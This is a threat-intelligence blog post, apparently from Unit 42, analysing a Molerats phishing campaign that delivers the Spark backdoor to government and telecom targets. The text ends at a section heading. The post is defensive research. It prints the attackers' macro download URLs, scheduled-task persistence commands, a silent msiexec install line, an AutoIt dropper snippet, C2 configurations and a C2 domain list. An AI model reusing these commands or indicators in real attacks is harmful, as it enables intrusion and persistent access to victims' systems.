Molerats Delivers Spark Backdoor to Government and Telecommunications Organizations

59,369 people reacted 42 28 min. read

SHARE

By Robert Falcone, Bryan Lee and Alex Hinchliffe
March 3, 2020 at 6:00 AM
Category: Malware, Unit 42
Tags: Gaza Hacking Team, JhoneRAT, Macros, MoleRats, Spark

This post is also available in: 日本語 (Japanese)

Executive Summary

Between October 2019 through the beginning of December 2019, Unit 42 observed multiple instances of phishing attacks likely related to a threat group known as Molerats (AKA Gaza Hackers Team and Gaza Cybergang) targeting eight organizations in six different countries in the government, telecommunications, insurance and retail industries, of which the latter two were quite peculiar. The targeting of insurance and retail organizations is peculiar as it does not fit with this threat groups prior target set. The email subject and attachment file names used in the attacks on these seemingly atypical targets were similar in theme as those used when attacking government organizations. The lack of industry or target specific social engineering themes likely lowers the chances of a successful compromise and further confuses our understanding of the purpose of attacking these organizations.

All of the attacks involved spear-phishing emails to deliver malicious documents that required the recipient to carry out some action. The social engineering techniques included lure images attempting to trick the user into enabling content to run a macro and even document contents that threaten to release compromising pictures to the media to coerce the user into clicking a link to download a malicious payload. The payload in a majority of these attacks was a backdoor called Spark, which is a backdoor that allows the threat actors to open applications and run command line commands on the compromised system.

The Spark backdoor has been used by Molerats since at least 2017 and is associated with the Operation Parliament campaign, which is attributed to the Gaza Cybergang. The payload delivered in one of the attacks appears to be related to JhoneRAT, which may suggest the threat group has added another custom payload to their toolset.

Molerats has been in operation as far back as 2011 targeting government organizations around the world, largely been associated with attacks involving unauthorized access and sensitive data collection.They have been observed using a bevy of tactics and techniques, ranging from leveraging publicly available backdoor tools, such as PoisonIvy or XtremeRAT, to creating custom developed ones such as KASPERAGENT and MICROPSIA. In the campaign that we tracked, this group primarily relied on social engineering and spear-phishing techniques for their initial infection vector, then multi-stage command-and-control (C2) servers for malware delivery.

Molerats used a variety of techniques to make detection and analysis difficult, such as password-protecting delivery documents, limiting the execution of the Spark payload to only run on systems with an Arabic keyboard and locale and the use of the commercial packer Enigma to obfuscate the payloads. The Spark C2 channel also attempts to evade detection, as the data in the HTTP POST requests and responses is encrypted using either 3DES or AES with randomly generated keys that appear to be unique for each payload.

Starting Point

In November 2019, Unit 42 was made aware of a single phishing email directed at a Saudi Arabian government organization. This attack involved a password-protected Microsoft Word document, which contained an embedded macro. The password for the document was provided to the victim in the body of the email. From the artifacts discovered in this attack, we were able to use our AutoFocus product to pivot to additional attacks and uncover what turned out to be an attack campaign by Molerats.

Using our AutoFocus tool, we were able to find several attacks sent from the actors starting on October 2 through December 9, 2019. The emails were sent to organizations in the government and telecommunications verticals and had a mixture of specific and generic email subjects and attachment filenames. We also saw sessions associated with this attack campaign involving two US-based organizations, one in the retail and the other in the insurance industry.

The files attached to these emails were all documents, with the majority being Word documents and one PDF document. Table 1 shows a list of the emails used in this attack campaign, including the details of the email and the country and industry of the targeted organization. In this blog, we will provide an analysis of three of the seven delivery documents listed in Table 1, as the four unique delivery documents with MOFA in their file names are extremely similar to each other. The last delivery document ('Urgent.docx') was the delivery document discussed in Cisco Talos' research on a new payload called JhoneRAT, which may suggest that this group also uses JhoneRAT in their attack campaigns in the region.

Date	Subject	Attachment	SHA256	Country	Industry

10/2/2019	MOFA reports 03-10-2019	MOFA-031019.doc	d19104ef4f443e8..	AE	Gov
10/3/2019	03-10-2019	MOFA-031019.doc	d19104ef4f443e8..	UK,ES	Gov
10/5/2019	06-10-2019	MOFA-061019.doc	03be1d7e1071b01..	AE	Gov
10/10/2019	MOFA Reports	MOFA-101019.doc	011ba7f9b4c508f.. ddf938508618ff7..	US	Insurance,Retail
10/31/2019	لعناية معاليكم - المرفق 2019-10-31	attachment.doc	eaf2ba0d78c0fda..	DJ	Telecom
11/2/2019	لعناية معاليكم - المرفق 2019-10-31	attachment.doc	eaf2ba0d78c0fda..	DJ	Telecom
11/18/2019	صورك <redacted> مع هبة	Pictures.pdf	9d6ce7c585609b8..	ES	Gov
11/24/2019	مخطط الجهاد الاسلامي لمباغتة اسرائيل وضرب التهدئة	Urgent.docx	273aa20c4857d98..	DJ	Telecom
12/9/2019	محضر اجتماع قيادة المخابرات العامة مع وفد حركة حماس 2019-12-09	Urgent.docx	273aa20c4857d98..	DJ	Telecom

Table 1. Details of spear-phishing emails seen in this attack campaign

MOFA Delivery Document

The first document we collected and analyzed had the filename MOFA- 061019.doc (SHA256: `03be1d7e1071b018d3fbc6496788fd7234b0bb6d3614bec5b482f3bf95aeb506`). This document was password-protected with the password `Abdullah@2019`. When opening and supplying the password, the victim was presented with contents that include what appears missing images, as seen in Figure 1.



Security Warning
Macros have been disabled.
Enable Content
سري جدا
06-10-2019
التقاريراليومية الواردة من وزارة الخارجية وشؤون المغتربين

Figure 1. Lure image in MOFA delivery document

Once the victim then enabled the embedded macro inside the document, the macro decodes an embedded VBScript (T1064) and saves it to `C:\programdata\Micorsoft\Microsoft.vbs`. The Microsoft.vbs script will reach out to the C2 domain `servicebios[.]com` to retrieve a second VBScript, which contained additional instructions to then retrieve the payload. The script downloads this secondary VBScript from the following URL and saves it to `C:\ProgramData\PlayerVLC.vbs`:

```
https://servicebios[.]com/PlayerVLC.vbs
```

The initial VBScript will then create a scheduled task (T1053) to persistently run the secondary VBScript every minute by running the following command:

```
schtasks /create /sc minute /mo 1 /tn PlayerVLC /F /tr C:\ProgramData\PlayerVLC.vbs
```

The secondary VBScript attempts to download the executable payload from the following URL and saves it to `C:\ProgramData\PlayerVLC.msi`.

```
https://servicebios[.]com/PlayerVLC.msi
```

After downloading the executable payload, the secondary VBScript runs the following command on the command line (T1059) to kill any existing msiexec.exe process instances and use the ping application to sleep for two seconds before using the legitimate msiexec.exe application (T1218) to launch the downloaded `PlayerVLC.msi file`:


```
%comspec% /c taskkill /F /IM msiexec.exe & ping 127.0.0.1 -n 2 >NUL & msiexec /i
C:\ProgramData\PlayerVLC.msi /quiet /qn /norestart
```

Unfortunately, we were unable to obtain the `PlayerVLC.msi file`, as it was no longer hosted by the C2 server. This highlights the benefits of a modular payload that requires a chain of successful communications with a

C2 server for a successful infection, as it makes post-intrusion analysis difficult. This type of modular payload and chained C2 requests is fairly common, as we have seen it in use by various adversaries such as DarkHydrus and Sofacy. This behavior can assist the adversary in evading automated defenses, as they can deploy their infrastructure at time of attack and avoid having additional artifacts available for further analysis.

Attachment Delivery Document

The Word document delivered on October 31 and November 2, 2019 (SHA256: `eaf2ba0d78c0fda95f0cf53daac9a89d0434cf8df47fe831165b19b4e3568000`) had a filename of attachment.doc and attempted to trick the recipient into clicking the "Enable Content" button to run an embedded macro. Figure 2 shows the lure image used in an attempt to trick the recipient into clicking the "Enable Content" button. These documents were not password-protected, unlike the MOFA delivery documents previously discussed.


Security Warning Macros have been disabled. Enable Content

Enable Content to see the document please.

test-document.doc - Word
FILE HOME INSERT DESIGN PAGE LAYOUT REFERENCES MAILINGS REVIEW
Calibri (Body) 11
Paste Styles Editing
Clipboard Font Paragraph Styles
SECURITY WARNING Macros have been disabled. Enable Content

Figure 2. Lure image in Attachment delivery document

The macro is quite simple, as it attempts to download a base64 encoded executable from the following Google Drive URL that it will decode and save to `%TEMP%\rundll64.exe`:

```
hxxps://drive.google[.]com/uc?export=download&id=1yiDnuLRfQTBdak6S8gKnJLEzMk3yvepH
```

The decoded executable (SHA256: `7bb719f1c64d627ecb1f13c97dc050a7bb1441497f26578f7b2a9302adbbb128P`) is a compiled AutoIt script that installs an embedded executable to `%userprofile%\runaway.exe` and runs it. Before exiting, the AutoIt script also makes sure the executable will persistently run by copying the executable to the startup directory and by creating a scheduled task by running the following command:

```
SCHTASKS /Create /f /SC minute /TN "runawy" /mo 5 /tr "%userprofile%\runawy.exe"
```


The runawy.exe file (SHA256:`64ea1f1e0352f3d1099fdbb089e7b066d3460993717f7490c2e71eff6122c431`) is a payload packed with Enigma that creates a mutex of “S4.4P”. This payload is a packed variant of the Spark backdoor, which has been exclusively linked to Molerats. We will discuss the Spark backdoor’s functionality in detail later in this blog, but this specific sample has the following configuration:

```
{"sIt":"nysura[.]com","QrU":"/","JJDF":80,"MJOu":0,"TuS":"","pJhC":1,"Lm":"NMRm3Ala
GUeT2g9iA2lNTIk04vSj8r2IBUDEvItgOxw=","LPO":10000}
```

Pictures PDF Delivery Document

Unlike the prior two Word documents discussed, we observed a PDF document named “Pictures.pdf” (SHA256:9d6ce7c585609b8b23703617ef9d480c1cfe0f3bf6f57e178773823b8bf86495) attached to an email with a subject of صورك <redacted> مع هبة, which roughly translates from Arabic to “Your filthy pictures with Heba”. The PDF document does not attempt to exploit a vulnerability, rather it contains a message meant to coerce the recipient into clicking a link to install the actor’s payload. Also, unlike the Word delivery documents that used finesse lure images and missing content in an attempt to trick the user into enabling macros, this PDF document uses a more brash approach that contained a blackmail-esque message in an attempt to trick the user into clicking a link, opening a RAR archive and running an executable.

The message within the PDF document is in Arabic and suggests the sender has compromising pictures of the recipient that they will release to the media. The message also suggests the document was sent to an associate of a government official and was meant to threaten the victim into clicking a link within the document. Figure 3 shows the contents within the PDF document.



إنذار اخير

بعض ما عندنا و القادم على الاعلام

لمن تكون عامل حالك فيه مسئول مشهور وما حدا قادر يخبط فيك ... بتكون أن غلطان ... تقول
الحكمة : "من كان بيته من زجاج فلايرمي الناس بالحجر".

عينة بسيطة من صورك [redacted] مع هبة
الصور

Figure 3. Screenshot of the contents of the malicious PDF document

The link within the document is in Arabic and roughly translates to "`A small sample of your filthy pictures with Heba" and "Pictures`". The link points to the following URL, which is case sensitive:

```
hxxps://zmartco[.]com/Pictures.rar
```

The "Pictures.rar" file (SHA256: `1742caf26d41641925d109caa5b4ebe30cda274077fbc68762109155d3e0b0da`) is a RAR archive that contains one file with a filename of هذه عينة قليلة من الصور.exe (SHA256: `92d0c5f5ecffd3d3cfda6355817f4410b0daa3095f2445a8574e43d67cdca0b7`), which roughly translates to "This is a few sample photos.exe". The executable is a compiled AutoIt script that extracts an embedded executable, saves it to disk at `C:\Users\Public\pdf.exe` (SHA256: `5139a334d5629c598325787fc43a2924d38d3c005bffd93afb7258a4a9a8d8b3`) and creates a shortcut in `Start Menu\Programs\Startup\pdf.lnk` to automatically start it each time the system starts, as seen here:

```
#NoTrayIcon
FileInstall("pdf.exe", "C:\Users\Public\" & "/pdf.exe")
$cmd1 = "C:\Users\Public\" & "\pdf.exe"
RunWait(@ComSpec & " /c start " & $cmd1, "", @SW_HIDE)
FileCreateShortcut("C:\Users\Public\" & "\pdf.exe", @StartupDir &
"\pdf.lnk")
```

Like the "runawy.exe" payload delivered by the attachment.doc Word document, the "pdf.exe" file saved to the system is a packed variant of the Spark backdoor. This variant of the backdoor had the following configuration:

```
{"xBql":"laceibagrafica[.]com","eauy":"/","Qnd":80,"jJN":0,"rlOa":"","Eb":1,"BGa":"
vcJbq6nzgJk=","qJk":10000}
```

Delivery Infrastructure

Often when investigating attacks like these, links between infrastructure used across distinct campaigns can be easily found, such as by tracking reused IP addresses or domains, finding related domains sharing similar attributes, and so on. In the case of all the MOFA-related delivery documents listed in Table 1, `servicebios[.]com` was the only domain used, and most of the infrastructure information related to historical usage.

With the AutoFocus Threat Intelligence service, we used alternative data points provided from our cloud sandbox, WildFire, during the analysis of said malicious documents in order to pivot and discover additional samples and related infrastructure. In this section we will discuss the methods we used and describe the additional infrastructure.

Figure 4 below is a maltego chart showing the Word documents and Visual Basic Script (vbs) files related to the `servicebios[.]com` domain in the bottom half of the chart, with some of the related entities connected via one of two links, to other entities in the top half of the chart. Said links include Yara signatures in the blue box and an AutoFocus query in the orange box, as indicated by the "AF" for AutoFocus.

Figure 4. Chart showing relationships between delivery documents and associated infrastructure

The AutoFocus query relates to a specific process execution chain leading to a Windows Scripting Host process (wscript.exe) launching the malicious VBS downloader scripts. This allowed us to pivot on behavioural artefacts from the “MOFA- 101019.doc” (SHA256: `ddf938508618ff7f147b3f7c2b706968cace33819e422fe1daae78bc256f75a8`) document to previously unknown documents “التقرير اليومي حول أهم المستجدات الفلسطينية ليوم - 9 - 9 - 2019.doc” (Daily report on the most important Palestinian developments, 9-9-2019.doc; SHA256: `feec28c7c19a8d0ebdca8fcfc0415ae79ef08362bd72304a99eeea55c8871e21`) and “التقرير اليومي حول أخر مستجدات الإرهاب العالمي- 9 - 9 - 2019.doc” (Daily updates on the latest terrorism report Alaalmi- 9 - 9 - 2019.doc; SHA256: `bf126c2c8f7d4263c78f4b97857912a3c1e87c73fee3f18095d58ef5053f2959`).

As with the original Word document, the VBA macro code inside the new documents also used the open-source code “Base64 decode VBS function” from Motobit to decode (T1027) the download function and URL to VBS before running it. The main difference between the VBS files is the domain - `dapoerwedding[.]com` - where the secondary VBS payload was hosted. At the time of this activity the domain resolved to `45.15.168[.]118` and was used in a previous campaign from September 2019.

In parallel to searching for related files using behavioural commonalities, we authored Yara signatures for the VBS code associated with the original delivery document, to scan our and VirusTotal's corpus. This led to two additional VBS files: SHA256: `85631021d7e84dc466b23cf77dd949ebc61011a52c1f0fb046cfd62dd9192a15` represents the 1st stage VBS downloader containing minor changes to the domain and filename used, as follows:

```
https://dapoerwedding[.]com/GoogleChrome.vbs
```

The second VBS file discovered (SHA256: `9451a110f75cbc3b66af5acb11a07a8d5e20e15e5487292722e695678272bca7`) is the 2nd stage VBS downloader with reference to the final MSI file payload, which was unavailable at the time of writing:

```
https://dapoerwedding[.]com/GoogleChrome.msi
```

We were also able to discover additional Word documents using other AutoFocus queries, as highlighted by the two other AutoFocus "AF" orange boxes in Figure X above. These maltego entities query our data using proprietary hashes calculated from the original document's VBA macro code, and resulted in SHA256: `602828399e24dca9259a4fc4c26f07408d1e0a638c015109c6c84986dc442ebb (servicebios[.]com)`, and SHA256s: `a2c68da1b3e0115f5804a55768b2baf50faea81f13a16e563411754dc6c0a8ff` and `4f51b180a6d0b074778d055580788dc33c9e1fd2e49f3c9a19793245a8671cba (dapoerwedding[.]com)`.

Upon initial inspection of `dapoerwedding[.]com` and `servicebios[.]com`, nothing stood out as having ties to previously documented Molerats activity, however there were some commonalities (T1347) between the two domains:

1. Pre-existing domains
2. Seemingly legitimate historical content
3. Recently expired (and lapsed domain redemption grace period)
4. Post-expiry registrant (T1328) is NameCheap, Inc.
5. Domain Validation (DV) SSL Certificates setup (T1337), issued by Sectigo

Another delivery domain - `zmartco[.]com` - that shares the same commonalities listed above pertains to the "Pictures.pdf" delivery attachment listed in Table 1 discussed in the previous section.

Spark Payload Related to Operation Parliament

The executables installed by the compiled AutoIt scripts is a backdoor that Molerats has used in many attack campaigns. Until recently, this backdoor did not have its own moniker, but Cybereason recently gave this backdoor a name of "Spark". As mentioned in Cybereason's blog, the Spark backdoor was also delivered in attacks occurring in January 2019, as discussed in a blog published by Qihoo 360. Based on our research, the Spark backdoor has been used by Molerats since at least early 2017, as it was the main payload in the Operation Parliament campaign reported by Kaspersky.

Spark uses HTTP POST requests to communicate with its C2 server to receive commands and to exfiltrate the results, all of which using JSON-structured messages. In most cases, the threat actors use commercial packers to obfuscate the Spark payload to avoid detection. During our research, we have seen the actors use the Enigma protector, Themida and VMProtect, which makes identifying samples difficult. We were also able to identify two different versions of Spark-based identifiers left in the binaries by the developer, which are version 2.2 and 4.2. Based on the compilation times of the files with the Spark samples with identifiable version strings, it appears that version 2.2 was created in 2017, while version 4.2 was created in late December 2019 and January 2020. Table 2 shows these Spark samples that contained version numbers, along with their compile time and the packer used to obfuscate their contents.

Truncated SHA256	Version	Compiled	Packer
966ad6452793b15..	2.2	2017-05-24 6:15:04	VMProtect
ab4e43b4e526d44..	2.2	2017-05-24 6:15:04	VMProtect
212aa6e3f236550..	2.2	2017-05-24 6:15:04	VMProtect
cf32479ed30ae95..	4.2	2019-12-30 9:45:44	none
d0dc1de0ae912c7..	4.2	2020-01-12 10:57:50	Enigma
04fa6aaea5e3a26..	4.2	2020-01-12 10:57:50	Enigma
6e60f5c65299ee7..	4.2	2020-01-12 10:57:50	Enigma
b08b8fddb9dd940..	4.2	2020-01-12 10:57:50	Enigma
64ea1f1e0352f3d..	4.2	2020-01-12 10:57:50	Enigma

Table 2. Spark samples with their version number, compile time and the packer used

We have collected dozens of Spark payloads, whose compile times range from March 2017 to January 2020, which further suggests this group has been using this backdoor in attack campaigns for almost three years. We extracted the configurations from each of these files to gather the known C2 domains associated with Spark, which we have included in Table 3.

Domain	First used
webtutorialz[.]com	1st Half 2020
nysura[.]com	1st Half 2020
laceibagrafica[.]com	2nd Half 2019
motoqu[.]com	2nd Half 2019
smartweb9[.]com	1st Half 2019
laptower[.]com	2nd Half 2018
app.msexchanges16[.]com	2nd Half 2018
msexchange13[.]com	2nd Half 2018
cloudserviceapi[.]online	2nd Half 2018
updates.masterservices[.]online	2nd Half 2018

clients.itresolver[.]online	1st Half 2018
update.itresolver[.]online	1st Half 2018
91.219.237[.]99	2nd Half 2017
goldenlines[.]site	2nd Half 2017
update.nextdata[.]site	2nd Half 2017

Table 3. Spark C2 domains and the approximate time they were used

In the next section, we will explain Spark's capabilities and demonstrate its C2 channel that we determined from our analysis of the "pdf.exe" payload delivered by the Pictures.pdf document in the November 2019 attack.

Spark Payload in Pictures.pdf November 2019 Attack

The Spark payload installed by the compiled AutoIt script is packed with the commercial Enigma protector (T1045). When packing the payload, the actor used a feature within Enigma protector called "Splash Screen", which the actor configured to display an image on top of all the windows and waits for the user to click the image before executing the malicious code. Figure 5 shows the splash image displayed by the Enigma protector prior to executing the malicious payload, which is a wallpaper image available at wallpaperswide.com. The splash screen feature acts as a sandbox evasion technique, as it requires user interaction in the form of clicking the screen before the malicious code runs.

Figure 5. Screenshot of the contents of the malicious PDF document

Once unpacked, we found the Spark payload was similar to the payloads delivered in Operation Parliament from a capability perspective. The Spark payload is a backdoor that allows the threat actors to open applications and run command line commands on the compromised system.

The payload starts by checking the results of the GetKeyboardLayoutList and the language name returned by GetLocaleInfoA to make sure they contain the word "arabic". If the word is not found in the results of these two API calls, the payload does not execute any of its malicious code. Checking for specific keyboards and languages is a known evasion tactic meant to avoid running on analysis systems not configured, as the actor's targeted victim would be configured.

After the payload confirms that the system has the appropriate keyboard and language pack installed for the actor's desired target, it will begin attempting to communicate with a C2 server specified within a configuration embedded within the payload. The embedded configuration is encrypted and the payload decrypts it by first using a custom rolling XOR algorithm to decrypt a key and a buffer of ciphertext, resulting in a key and ciphertext that appears encoded with base64. It will then generate the SHA256 hash of the base64 encoded key and use the fourth through the 28th bytes of the resulting hash as the final key. The payload will base64 decode the ciphertext and use the final key to decrypt the decoded ciphertext using Triple DES (3DES), which results in a configuration that is structured in JSON. This particular payload had the keys and values seen in Table 3 below.

JSON Field	JSON Value	Description
xBql	laceibagrafica[.]com	Hostname of C2 server
eauy	/	URI of C2 server
Qnd	80	TCP port for C2 server
jJN	0	Sleep interval before entering the main C2 communications loop.
rlOa	<empty string>	Unknown and does not appear to be used.
Eb	1	Unknown purpose, but sent to the C2 in the BrandentlK field
BGa	vcJbq6nzgJk=	Hardcoded base64 encrypted string, which is the "Nickname" field likely used as a campaign identifier
qJk	10000	Number of iterations of the main C2 communications loop before exiting the application.

Table 3. JSON key/value pairs within the payload's configuration

The payload also uses this same routine to decrypt an encrypted buffer that contains sleep intervals and more importantly a list of first names used to structure the messages sent to and from the C2 server, as well as the keys used to decrypt these messages. The payload will use the first names listed in Table 4 as JSON key names and values within messages sent to and received from the C2. We provide a description of each element of this decrypted buffer in the Appendix, but also show how the names in Table 4 are used within the C2 communications later in this blog. Each of the values in Table 4 are unique per Spark sample, as the developer changes the names and the keys for each payload.

Lawrence	Alanih	Nevaeh	Garrison	ReeceWNM
Allier	Averizt	LondonzO	Zeke	MorganE

JaseN	MathiasNbo	JoslynKe	ReesefP	Winston
Ivory	BrandentlK	AngelxEv	FrederickT	Jessicay
Jonas	AdalynngS	ZaydenlnL	KaileeXws	VanessaFM
Reginacy	AdelineRD	Houstonod	EverlyY	Jordanlzw
TrumanRd	CollinsPM	Maximiliano	CallieVK	Aryana

Table 4. First names used by Spark as JSON key/value pairs used for C2 communications

Before communicating with the C2 server, the payload will decrypt one more buffer that contains strings that the payload uses for debugging messages, as well as the commands it will use to gather system information. Table 5 shows the strings decrypted and their purpose.

Decrypted String	**Description**
1	Unknown purpose, but sent to the C2 in the Averizt field
311OEVZihfReZStoFf4cfg==	Decodes and decrypts to `/c hostname` used to obtain the hostname of the system
Z9Q1WVryAIzLVSxF1yWRwg==	Decodes and decrypts to `%COMSPEC%` to get the location of cmd.exe to run commands to gather system information
P5K5He/2wSGGsvrFPKYpwg4KjBLyTOpbsGJwm1DckoyGK8eXeNMZCQBfHzkYRSjJlGcw6Ckn41X0MY3zJcU65uMvxpABv/g+ttABRJsG7js=	Decodes and decrypts to `/c wmic csproduct get UUID | more +1 | cmd /q /v:on /c "set/p .=&echo(!.!"` used to obtain the UUID of the system
AykC+x26hhd5DfrB/yly9gXcFsIlVxO9	Decodes and decrypts to `/c echo %username%` used to obtain the username of the logged in account
ok	Generic message to indicate a successful execution of a command
Create Pipe Error	Debug message sent to the C2 if the payload fails to create a pipe to get the results of a command
Create processa error	Debug message sent to the C2 if the payload fails when creating the process for a command
Get exit code process error	Debug message sent to the C2 if the payload fails when calling GetExitCodeProcess to get the error message when attempting to create the process for a command
0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz!@#$%^&*()_+	Unknown, as it does not appear to be used in the code
Set handle information error	Debug message sent to the C2 if the payload fails when calling SetHandleInformation when attempting to set the stdout of created process to inherit the object handle
Wait for single object error	Debug message sent to the C2 if the payload fails when calling WaitForSingleObject after attempting to create the process for a command

Table 5. JSON key/value pairs within a buffer that the payload uses to communicate with C2 server

Spark C2 Communications

